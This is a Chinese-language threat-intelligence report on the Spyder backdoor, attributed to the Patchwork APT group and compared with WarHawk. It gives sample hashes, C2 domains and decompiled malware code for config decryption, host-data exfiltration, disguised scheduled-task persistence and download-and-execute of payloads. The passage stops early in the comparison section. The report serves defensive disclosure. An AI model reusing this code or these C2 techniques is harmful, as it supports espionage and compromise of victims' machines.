疑似摩诃草组织利用WarHawk后门变种Spyder窥伺多国


原创 威胁情报中心 奇安信威胁情报中心 2023-07-04 14:38 发表于四川

团伙背景

摩诃草，又名Patchwork、白象、Hangover、Dropping Elephant等，奇安信内部跟踪编号APT-Q-36。该组织被普遍认为具有南亚地区背景，其最早攻击活动可追溯到2009年11月，已持续活跃10余年。该组织主要针对亚洲地区的国家进行网络间谍活动，攻击目标包括政府、军事、电力、工业、科研教育、外交和经济等领域的组织机构。

事件概述

近期，奇安信威胁情报中心在日常样本跟踪分析过程中，发现一批与摩诃草存在关联的恶意样本，攻击者使用的后门并非摩诃草组织此前常用的木马。无独有偶，国外安全研究人员也发现了其中几个样本[1]，根据C2服务器登录界面的信息将该后门命名为Spyder，并指出样本与WarHawk后门存在相似之处。后者由Zscaler在去年10月发布的报告[2]中披露，被认为是南亚另一个APT组织响尾蛇（Sidewinder）的攻击武器。



根据Spyder后门早期样本使用的数字签名和以此关联到的Remcos木马样本，我们更倾向于认为背后的攻击团伙是摩诃草。此外我们由攻击者使用的一个IP发现了另一款用C#编写的轻量级后门。

详细分析

捕获到的Spyder样本基本信息如下：

MD5	创建时间	数字签名	文件名称
eb9068161baa5842b40d5565130526b9	2023-04-09 19:36:29 UTC	有	LIST OF SIGNAL ADDRESSES, CALL SIGN 10 Apr 2023.exe
87d94635372b874f18acb3af7c340357	2023-04-13 09:20:42 UTC	有	PN SHIP OVERSEAS DEPLOYMENT PLAN TO FAR EAST CHINA.exe
1fa3f364bcd02433bc0f4d3113714f16	2023-04-30 17:34:16 UTC	有	Rocket Launch System THE UPDT LIST OF MLRS PROB-.exe
1f599f9ab4ce3da3c2b47b76d9f88850	2023-06-07 07:24:01 UTC	无	Read-Me New Naxal VPN Configration Settings.exe
53b3a018d1a4d935ea7dd7431374caf1	2023-06-13 09:22:05 UTC	无	Read-Me New Naxal VPN Configration Settings.exe
1f4b225813616fbb087ae211e9805baf	2023-06-13 09:22:05 UTC	有	BAF Operations Report CamScannerDocument.exe

上述样本均以Word、Excel、PDF等文档图标进行伪装。按照样本大小、创建时间和代码相似性，可以分为原始版（4月样本）和新版（6月样本）两类，新版相比原始版的代码进行了部分改动。结合样本名称、VT上传地和样本中的配置信息，Spyder后门的攻击目标包括中国、巴基斯坦、尼泊尔警察局、孟加拉国空军。


Spyder新版

6月攻击样本几乎一样，包括C2信息，仅部分配置数据不同。以下面样本为例进行分析。


MD5	1f599f9ab4ce3da3c2b47b76d9f88850
文件大小	380928字节 (372.00 KB)
文件类型	PE32 EXE

首先获取文件资源"FONTS"类别下"TRUETYPE"中的数据，用"ROUND 9"作为异或解密的key，解密得到一系列配置数据。

```
133  v4 = FindResourceW(0, L"TRUETYPE", L"FONTS");
134  v5 = v4;
135  if ( !v4 )
136    return -1;
137  v7 = LoadResource(0, v4);
138  Size = SizeofResource(0, v5);
139  hMem = GlobalAlloc(0x40u, Size + 1);
140  v8 = GlobalAlloc(0x40u, Size + 1);
141  v99 = Size;
142  g_rsc_decode_data = (int)v8;
143  v9 = LockResource(v7);
144  memmove(hMem, v9, v99);                       // 复制Resource中数据
145  v10 = hMem;
146  v11 = 0;
147  qmemcpy(v121, "ROUND9", 6);
148  if ( (int)Size > 0 )                          // 解密Resource数据
149  {
150    do
151    {
152      *(_BYTE *)(v11 + g_rsc_decode_data) = v10[v11] ^ *((_BYTE *)v121 + v11 % 6u);
153      ++v11;
154    }
155    while ( v11 < (int)Size );
156    v10 = hMem;
157  }
158  GlobalFree(v10);
159  UrlComponents.nScheme = INTERNET_SCHEME_DEFAULT;
000026ED _WinMain@16:150 (4032ED) (Synchronized with IDA View-A, Hex View-1)
```



解密得到的数据部分如下所示，包括后门agent代号（配置数据中最开始的4字节，数值为“3”）、互斥量名称和C2通信URL。



Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	对应文本
00000000	03	00	00	00	7A	4C	67	52	32	50	72	76	72	70	32	6C	....zLgR2Prvrp2l
00000010	35	4E	52	70	35	78	36	6A	77	50	48	4F	00	00	00	00	5NRp5x6jwPHO....
00000020	00	00	00	00	00	00	00	00	00	00	00	00	68	74	74	70	............http
00000030	3A	2F	2F	70	6C	61	69	6E	62	6F	61	72	64	73	73	69	://plainboardssi
00000040	78	74	79	2E	63	6F	6D	2F	64	72	69	76	65	2F	62	6F	xty.com/drive/bo
00000050	74	74	6F	6D	2E	70	68	70	00	00	00	00	00	00	00	00	ttom.php........
00000060	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....
00000070	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....
00000080	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....
00000090	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....
000000A0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....

除了从配置数据中获得关键字符串，后门还常用如下异或的方式解密所需字符串。

调用CreateMutexA创建互斥量之后，后门开始收集感染设备相关信息，收集的信息以及获取方式分别如下：

信息类型	获取方式
Machine GUID	查询注册表HKLM\SOFTWARE\Microsoft\Cryptography中MachineGuid的数据
主机名	调用GetComputerNameExW

用户名	调用GetUserNameW
系统版本	查询注册表HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion中ProductName的数据
系统位数	调用GetNativeSystemInfo
杀软信息	WMI查询root\SecurityCenter2中数据
Profile	从资源区解密的配置数据中获取
Mail	从资源区解密的配置数据中获取

使用Base64编码的变体Y64对上面信息分别进行编码。

```
; char aAbcdefghijklmn[]
aAbcdefghijklmn db 'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789._',0
```

向用于C2通信的URL（"hxxp://plainboardssixty.com/drive/bottom.php"）发送POST请求，回传信息为Machine GUID和配置数据中的邮箱名。如果响应为"1"，则直接进入休眠状态。

```
v13 = CreateMutexA(0, 1, (LPCSTR)(g_rsc_decode_data + 4));// zLgR2Prvrp2l5NRp5x6jwPHO
if ( GetLastError() != 183 )
{
  MwCollectInfo((int)&savedregs);             // collect info
  v14 = lstrlenA(g_encode_machine_guid);
  v15 = lstrlenA(g_encode_email);
  v16 = (CHAR *)GlobalAlloc(0x40u, 2 * (v15 + v14));
  wsprintfA(v16, "hwid=%s&mail=%s", g_encode_machine_guid, g_encode_email);
  memset(String1, 0, sizeof(String1));
  v17 = lstrlenA(v16);
  MwPostRequest(v16, v17, (int)String1, 0x1000u);
  GlobalFree(v16);
  if ( !lstrcmpA(String1, "1") )               // 响应为"1"，则进入休眠死循环
  {
    while ( 1 )
      Sleep(2000u);
  }
```

```
dwNumberOfBytesRead = 0;
v6 = 17;
v9 = InternetOpenW(L"Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; WOW64; Trident/6.0); Base/1.0", 1u, 0, 0, 0);
hInternet = InternetConnectW(v9, lpszServerName, 0x50u, 0, 0, 3u, 0, 0);// server: plainboardssixty.com
hRequest = HttpOpenRequestW(hInternet, L"POST", lpszObjectName, 0, 0, 0, 0, 0);// url: /drive/bottom.php
v7 = lstrlenW(L"Content-Type: application/x-www-form-urlencoded");
if ( !HttpSendRequestW(hRequest, L"Content-Type: application/x-www-form-urlencoded", v7, lpOptional, dwOptionalLength) )
  return 1;
if ( !InternetReadFile(hRequest, (LPVOID)arg_recv_buf, dwNumberOfBytesToRead, &dwNumberOfBytesRead) )
  v6 = 1;
InternetCloseHandle(hRequest);
InternetCloseHandle(hInternet);
InternetCloseHandle(v9);
return v6;
}
```

将当前文件复制为用户"C:\Users\[user_name]\AppData\Roaming"目录下的DllHostcache文件，创建一系列计划任务，运行时间为第二天指定时间。

```
198     v18 = L"Microsoft Corporation. All rights reserved.";
199     v105 = sub_4015E0((LPCCH)(g_rsc_decode_data + 0x22C));// DllHostcache
200     v19 = L"Microsoft Corporation. All rights reserved.";
201     v20 = L"Attribute Utility 10";
202     v111 = *(LPCSTR *)g_rsc_decode_data;        // 解密的config最开始4字节为一个整型数
203     if ( *(_DWORD *)g_rsc_decode_data == 3 )
204       v19 = L"2017 Microsoft Corporation. All rights reserved.";
205     if ( *(_DWORD *)g_rsc_decode_data == 3 )
206       v20 = (OLECHAR *)L"WMI Provider Host 10";
207     sub_401970(v105, v20, (int)&savedregs, (int)v19, (int)L"10:00:00", (int)v19);
208     v21 = L"Attribute Utility 11";
209     if ( v111 == (LPCSTR)3 )
210       v21 = (OLECHAR *)L"WMI Provider Host 11";
211     sub_401970(v105, v21, (int)&savedregs, (int)v19, (int)L"11:00:00", (int)v19);
212     v22 = L"Attribute Utility 12";
213     if ( v111 == (LPCSTR)3 )
214       v22 = (OLECHAR *)L"WMI Provider Host 12";
215     sub_401970(v105, v22, (int)&savedregs, (int)v19, (int)L"12:00:00", (int)v19);
216     v23 = L"Attribute Utility 13";
217     if ( v111 == (LPCSTR)3 )
218       v18 = L"2017 Microsoft Corporation. All rights reserved";
219     if ( v111 == (LPCSTR)3 )
220       v23 = (OLECHAR *)L"WMI Provider Host 13";
221     sub_401970(v105, v23, (int)&savedregs, (int)v19, (int)L"13:00:00", (int)v18);
222     v24 = L"Attribute Utility 14";
223     if ( v111 == (LPCSTR)3 )
224       v24 = (OLECHAR *)L"WMI Provider Host 14";
225     sub_401970(v105, v24, (int)&savedregs, (int)v19, (int)L"14:00:00", (int)v19);
226     GlobalFree(v105);
```

回传之前收集的信息。

```
235   if ( g_is_64_arch )
236     wsprintfA(
237       v32,
238       "hwid=%s&username=%s&compname=%s&osname=%s&arch=1&av=%s&agent=%i&profile=%s&mail=%s",
239       g_encode_machine_guid,
240       g_encode_username,
241       g_encode_cmpname,
242       g_encode_os_version,
243       g_encode_av_info,
244       *(_DWORD *)g_rsc_decode_data,
245       g_encode_profile,
246       g_encode_email);
247   else
248     wsprintfA(
249       v32,
250       "hwid=%s&username=%s&compname=%s&osname=%s&arch=0&av=%s&agent=%i&profile=%s&mail=%s",
251       g_encode_machine_guid,
252       g_encode_username,
253       g_encode_cmpname,
254       g_encode_os_version,
255       g_encode_av_info,
256       *(_DWORD *)g_rsc_decode_data,
257       g_encode_profile,
258       g_encode_email);
259   memset(String1, 0, sizeof(String1));
260   v33 = lstrlenA;
261   v34 = lstrlenA(v32);
262   MwPostRequest(v32, v34, (int)String1, 0x1000u);
```

字段名称	含义
hwid	Machine GUID
username	用户名
compname	主机名
osname	系统版本
arch	系统位数
av	杀软信息
agent	配置数据中的后门agent代号（数值为“3”）
profile	配置数据中的profile信息
mail	配置数据中的邮箱名

然后进入while循环，每次循环首先从配置数据中的另一个URL "hxxp://plainboardssixty.com/drive/chilli.php"下载文件保存在Startup目录中，如果下载成功则运行该文件。

```
SHGetKnownFolderPath(&stru_4422C0, 0, 0, &var_startup);// FOLDERID_Startup
memset(String1, 0, sizeof(String1));
lstrcpyW(String1, var_startup);
lstrcatW(String1, L"\\weiboo.exe");
v0 = (const CHAR *)(g_rsc_decode_data + 0x3EC);// http://plainboardssixty.com/drive/chilli.php
lpString = (const CHAR *)(g_rsc_decode_data + 0x3EC);
v1 = lstrlenA((LPCSTR)(g_rsc_decode_data + 0x3EC));
v2 = MultiByteToWideChar(0xFDE9u, 0, v0, v1, 0, 0);
v7 = (WCHAR *)GlobalAlloc(0x40u, 2 * v2 + 2);
v3 = lstrlenA(lpString);
MultiByteToWideChar(0xFDE9u, 0, lpString, v3, v7, v2);
if ( !URLDownloadToFileW(0, v7, String1, 0, 0) )
{
  v4 = lstrlenW(String1);
  v5 = (WCHAR *)GlobalAlloc(0x40u, 2 * v4 + 64);
  wsprintfW(v5, L"/k \"%s\"", String1);
  CoInitializeEx(0, 6u);
  ShellExecuteW(0, L"open", L"cmd.exe", v5, 0, 0);
  CoUninitialize();
}
GlobalFree(v7);
return 0;
}
00002490 MwDownloadExec:3 (403090) (Synchronized with IDA View-A, Hex View-1)
```

之后与C2进行多次交互，下载后续载荷并运行，交互过程如下。

(1) 获取指令

向C2发送"hwid=%s&deploy=1"，获取返回指令。后门提供的指令只有字符"1","2","3"三种，三种指令功能均为获取后续载荷并运行。

```
wsprintfA(v39, v43, g_encode_machine_guid);// hwid=%s&deploy=1
memset(v129, 0, sizeof(v129));
v45 = lstrlenA(v39);
MwPostRequest(v39, v45, (int)v129, 0x1000u);
GlobalFree(v39);
if ( lstrcmpA(v129, "1") )
{
  if ( lstrcmpA(v129, "2") )
  {
    if ( !lstrcmpA(v129, L"3") )
    {
      v93 = *((_DWORD *)v35 + 105);
      v121[0] = 0xF8652984;
```

(2) 获取包含后续载荷的压缩包名称和解压密码

选择具体指令后，向C2发送"hwid=%s&deploy=%d&bakmout=1"，hwid字段仍为编码后的Machine GUID，而deploy字段对应所选指令数字。

此次响应消息为JSON字符串，包含name和pass两个字段，分别对应压缩包名称和解压密码。

(3) 下载压缩包并解压执行

下载URL为"hxxp://plainboardssixty.com/drive/[name].zip"的压缩包，以pass字段保存的密码解压。下载的压缩包和解压出的文件均保存在"C:\Users\[user_name]\AppData\Local"目录中，接着运行解压得到的文件。

```
wsprintfW(v61, L"%hs://%hs%hs/%hs.zip", &g_str_http, g_str_server, g_str_url, *((_DWORD *)v53 + 4));
lstrcpyW(v62, g_folder_LocalAppdata);
lstrcatW(v62, L"\\");
lstrcatW(v62, a2);
v53 = (CHAR *)MwDownloadData(v61, (size_t *)&v52);
v27 = CreateFileW(v62, 0x10000000u, 1u, 0, 2u, 0x80u, 0);
WriteFile(v27, v53, (DWORD)v52, &v57[1], 0);
CloseHandle(v27);
v28 = lstrlenW(v62);
```

(4) 通知C2操作结束

向C2发送"hwid=%s&deploy=0"，表示已运行下载的载荷，删除下载的压缩包，休眠2s后进入下一次循环。

```
        wsprintfA(v80, v84, g_encode_machine_guid);// hwid=%s&deploy=0
        memset(v129, 0, sizeof(v129));
        v86 = lstrlenA(v80);
        MwPostRequest(v80, v86, (int)v129, 0x1000u);
        GlobalFree(v80);
        DeleteFileW(FileName);
        GlobalFree(v110);
      }
      Sleep(2000u);
      v33 = lstrlenA;
    }
  }
```

后门指令详细说明如下。

指令	说明
"1"	下载压缩包的本地保存名称为slr.zip，压缩包中1.bin文件解压保存为slb.dll，通过rundll32运行该DLL的导出函数CreateInterfaace。
"2"	下载压缩包的本地保存名称为slr_2.zip，压缩包中2.bin文件解压保存为sihost.exe，运行该EXE文件。
"3"	下载压缩包的本地保存名称为slr_3.zip，压缩包中3.bin文件解压保存为secd.exe，运行该EXE文件。
其他	无操作

6月另外两个样本与上述样本几乎一样，不同之处在于：

1. 配置数据中的互斥量、profile和email的名称不同；
2. 循环开始时从hxxp://plainboardssixty.com/drive/chilli.php下载文件的保存名称为gameinput.exe；
3. 指令"2"和"3"释放文件保存名称分别为"Microsoft.Web.PageInspector.exe"和"DocumentFormat.OpenXml.exe"，保存在"AppData\Local"的"Microsoft.Web"子目录下。

Spyder原始版

4月的原始版样本与6月的新版样本之间的差异不大，主要不同之处在以下几个方面：

(1) 配置用的关键字符串在初始化函数中异或解密，而不是像新版样本从资源区解密得到；

```
15  v0 = (int *)NtCurrentTeb()->ThreadLocalStoragePointer;
16  v7 = xmmword_44EB30;
17  v8 = 0xCADC2A9F;
18  v1 = *v0;
19  v9 = 0x30BBA2BF;
20  v10 = -23;
21  LODWORD(v2) = *(_DWORD *)(v1 + 348);
22  v3 = v1 + 352;
23  if ( (v2 & 1) == 0 )
24  {
25    *(_DWORD *)(v1 + 348) = v2 | 1;
26    v11 = 0;
27    sub_4041D0(&v7);
28    LODWORD(v2) = __tlregdtor(sub_441FB0);
29  }
30  if ( *(_BYTE *)(v3 + 25) )
31  {
32    v4 = 0;
33    v5 = 0;
34    do
35    {
36      v2 = 0x55D5CD91AFBF43E9ui64 >> (8 * (v5 & 7));
37      *(_BYTE *)(v5 + v3) ^= v2;
38      v4 = (__PAIR64__(v4, v5++) + 1) >> 32;
39    }
40    while ( __PAIR64__(v4, v5) < 0x19 );
41    *(_BYTE *)(v3 + 25) = 0;
42  }
43  g_server = (LPCSTR)v3;                        // cloudplatfromservice.one
44  return v2;
45}
000006B0 sub_4012B0:12 (4012B0) (Synchronized with IDA View-A, Hex View-1)
```

(2) 在创建一系列计划任务和回传收集的信息之前，没有与C2交互并根据响应选择是否休眠的操作；

```
104  GetModuleFileNameW(0, (LPWSTR)lpExistingFileName, 0x1000u);
105  v5 = CreateMutexW(0, 1, L"Local\\$qH636Ei8jmOvmtm4$");
106  if ( GetLastError() != 183 )
107  {
108    MwCollectInfo((int)&savedregs);
109    sub_401D80((OLECHAR *)L"NVIDIA ShadowPlay Helper 10", (int)&savedregs, v4, (int)L"10:00:00");
110    sub_401D80((OLECHAR *)L"NVIDIA ShadowPlay Helper 11", (int)&savedregs, v4, (int)L"11:00:00");
111    sub_401D80((OLECHAR *)L"NVIDIA ShadowPlay Helper 12", (int)&savedregs, v4, (int)L"12:00:00");
112    sub_401D80((OLECHAR *)L"NVIDIA ShadowPlay Helper 13", (int)&savedregs, v4, (int)L"13:00:00");
113    sub_401D80((OLECHAR *)L"NVIDIA ShadowPlay Helper 14", (int)&savedregs, v4, (int)L"14:00:00");
114    v6 = lstrlenA(g_encode_machine_guid);
115    v7 = lstrlenA(g_encode_email) + v6;
116    v8 = lstrlenA(g_encode_profile) + v7;
117    v9 = lstrlenA(g_encode_av_info) + v8;
```

4月样本

```
181  v13 = CreateMutexA(0, 1, (LPCSTR)(g_rsc_decode_data + 4));// zLgR2Prvrp2l5NRp5x6jwPHO
182  if ( GetLastError() != 183 )
183  {
184    MwCollectInfo((int)&savedregs);             // collect info
185    v14 = lstrlenA(g_encode_machine_guid);
186    v15 = lstrlenA(g_encode_email);
187    v16 = (CHAR *)GlobalAlloc(0x40u, 2 * (v15 + v14));
188    wsprintfA(v16, "hwid=%s&mail=%s", g_encode_machine_guid, g_encode_email);
189    memset(String1, 0, sizeof(String1));
190    v17 = lstrlenA(v16);
191    MwPostRequest(v16, v17, (int)String1, 0x1000u);
192    GlobalFree(v16);
193    if ( !lstrcmpA(String1, "1") )              // 响应为"1"，则进入休眠死循环
194    {
195      while ( 1 )
196        Sleep(2000u);
197    }
198    v18 = L"Microsoft Corporation. All rights reserved.";
199    v105 = sub_4015E0((LPCCH)(g_rsc_decode_data + 0x22C));// DllHostcache
200    v19 = L"Microsoft Corporation. All rights reserved.";
201    v20 = L"Attribute Utility 10";
202    v111 = *(LPCSTR *)g_rsc_decode_data;        // 解密的config最开始4字节为一个整型数
203    if ( *(_DWORD *)g_rsc_decode_data == 3 )
204      v19 = L"2017 Microsoft Corporation. All rights reserved.";
205    if ( *(_DWORD *)g_rsc_decode_data == 3 )
206      v20 = (OLECHAR *)L"WMI Provider Host 10";
207    sub_401970(v105, v20, (int)&savedregs, (int)v19, (int)L"10:00:00", (int)v19);
208    v21 = L"Attribute Utility 11";
209    if ( v111 == (LPCSTR)3 )
210      v21 = (OLECHAR *)L"WMI Provider Host 11";
211    sub_401970(v105, v21, (int)&savedregs, (int)v19, (int)L"11:00:00", (int)v19);
```

6月样本

(3) 与C2通信的循环开始时，没有从另一个额外的URL下载载荷并执行；

(4) 虽然两个版本的样本回传信息的格式一致，但是原始版本中的profile只是代号，mail没有邮箱名，不像新版中具有明确的指向。

4月样本的配置数据如下所示。

MD5	eb9068161baa5842b40d5565130526b9
C2	(通信) hxxp://gclouddrives.com/spyder/smile.php (下载) hxxp://gclouddrives.com/spyder/[name].zip
profile	TS-001
mail	N

MD5	87d94635372b874f18acb3af7c340357
C2	(通信) hxxp://alibababackupcloud.com/spyder/smile.php (下载) hxxp://alibababackupcloud.com/spyder/[name].zip
profile	TS-002
mail	N

MD5	1fa3f364bcd02433bc0f4d3113714f16
C2	(通信) hxxp://cloudplatfromservice.one/cpidr/balloon.php (下载) hxxp://cloudplatfromservice.one/cpidr/[name].zip
profile	TS-004
mail	N

值得注意的是，早期样本的C2路径中也出现了"spyder"字符串，而且样本中的profile均为"TS-"格式，中间缺失的代号意味着4月的攻击很可能还有其他受害者。

与WarHawk的比较

Spyder与Zscaler披露的WarHawk后门[2]存在一些相似之处，但后门指令对应的操作有较大差别。

相似之处

(1) 向C2发送POST请求的函数相似，且使用的User Agent相同。

```
v3 = 0;
dwNumberOfBytesRead = 0;
hInternet = InternetOpenW(
              L"Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; WOW64; Trident/6.0); Base/1.0",
              1u,
              0,
              0,
              0);
hConnect = InternetConnectW(hInternet, szServerName, 0x50u, 0, 0, 3u, 0, 0);
memset(szObjectName, 0, sizeof(szObjectName));
wsprintfW(szObjectName, L"%sglass.php", aWh);
hRequest = HttpOpenRequestW(hConnect, L"POST", szObjectName, 0, 0, 0, 0x84000000, 0);
v6 = lstrlenW(L"Content-Type: application/json");
if ( !HttpSendRequestW(hRequest, L"Content-Type: application/json", v6, a2, a1) )
  return 1;
if ( !InternetReadFile(hRequest, a3, 0x2800u, &dwNumberOfBytesRead) )
  v3 = 1;
InternetCloseHandle(hRequest);
InternetCloseHandle(hConnect);
InternetCloseHandle(hInternet);
return v3;
```

WarHawk后门

```
int __usercall MwPostRequest@<eax>(LPVOID lpOptional@<ecx>, DWORD dwOptionalLength@<edx>, int arg_recv_buf, DWORD dwNumberO
{
  int v6; // ebx
  int v7; // eax
  void *v9; // [esp+Ch] [ebp-18h]
  void *hInternet; // [esp+10h] [ebp-14h]
  void *hRequest; // [esp+18h] [ebp-Ch]
  DWORD dwNumberOfBytesRead; // [esp+1Ch] [ebp-8h] BYREF

  dwNumberOfBytesRead = 0;
  v6 = 17;
  v9 = InternetOpenW(L"Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; WOW64; Trident/6.0); Base/1.0", 1u, 0, 0, 0);
  hInternet = InternetConnectW(v9, lpszServerName, 0x50u, 0, 0, 3u, 0, 0);// server: plainboardssixty.com
  hRequest = HttpOpenRequestW(hInternet, L"POST", lpszObjectName, 0, 0, 0, 0, 0);// url: /drive/bottom.php
  v7 = lstrlenW(L"Content-Type: application/x-www-form-urlencoded");
  if ( !HttpSendRequestW(hRequest, L"Content-Type: application/x-www-form-urlencoded", v7, lpOptional, dwOptionalLength) )
    return 1;
  if ( !InternetReadFile(hRequest, (LPVOID)arg_recv_buf, dwNumberOfBytesToRead, &dwNumberOfBytesRead) )
    v6 = 1;
  InternetCloseHandle(hRequest);
  InternetCloseHandle(hInternet);
  InternetCloseHandle(v9);
  return v6;
}
```

Spyder后门

(2) 收集的设备信息相似，并且均以hwid（即Machine GUID）作为C2通信中的受害者标识。

```
280   wsprintfA(
281     v62,
282     "{ \"_hwid\": \"%s\", \"_computer\": \"%s\", \"_username\": \"%s\", \"_os\": \"%s\" }",
283     g_HW_PROFILE_INFO.szHwProfileGuid,
284     g_cmpname,
285     g_username,
286     g_os_version);
287   memset(String1, 0, sizeof(String1));
```

WarHawk后门

```
235   if ( g_is_64_arch )
236     wsprintfA(
237       v32,
238       "hwid=%s&username=%s&compname=%s&osname=%s&arch=1&av=%s&agent=%i&profile=%s&mail=%s",
239       g_encode_machine_guid,
240       g_encode_username,
241       g_encode_cmpname,
242       g_encode_os_version,
243       g_encode_av_info,
244       *(_DWORD *)g_rsc_decode_data,
245       g_encode_profile,
246       g_encode_email);
247   else
248     wsprintfA(
249       v32,
250       "hwid=%s&username=%s&compname=%s&osname=%s&arch=0&av=%s&agent=%i&profile=%s&mail=%s",
251       g_encode_machine_guid,
252       g_encode_username,
253       g_encode_cmpname,
254       g_encode_os_version,
255       g_encode_av_info,
256       *(_DWORD *)g_rsc_decode_data,
257       g_encode_profile,
258       g_encode_email);
259   memset(String1, 0, sizeof(String1));
```

Spyder后门

(3) 两者的C2指令均以数字字符区分不同操作，且下发的C2指令均存在JSON格式的字符串。

差异

两种后门的差别体现在后门指令的分发形式和具体功能上。WarHawk后门在指令循环中依次调用实现每种指令功能的函数，各个函数首先询问C2是否进行该操作，然后根据C2服务器的回复选择执行或者跳过。下图为WarHawk后门的相关代码。

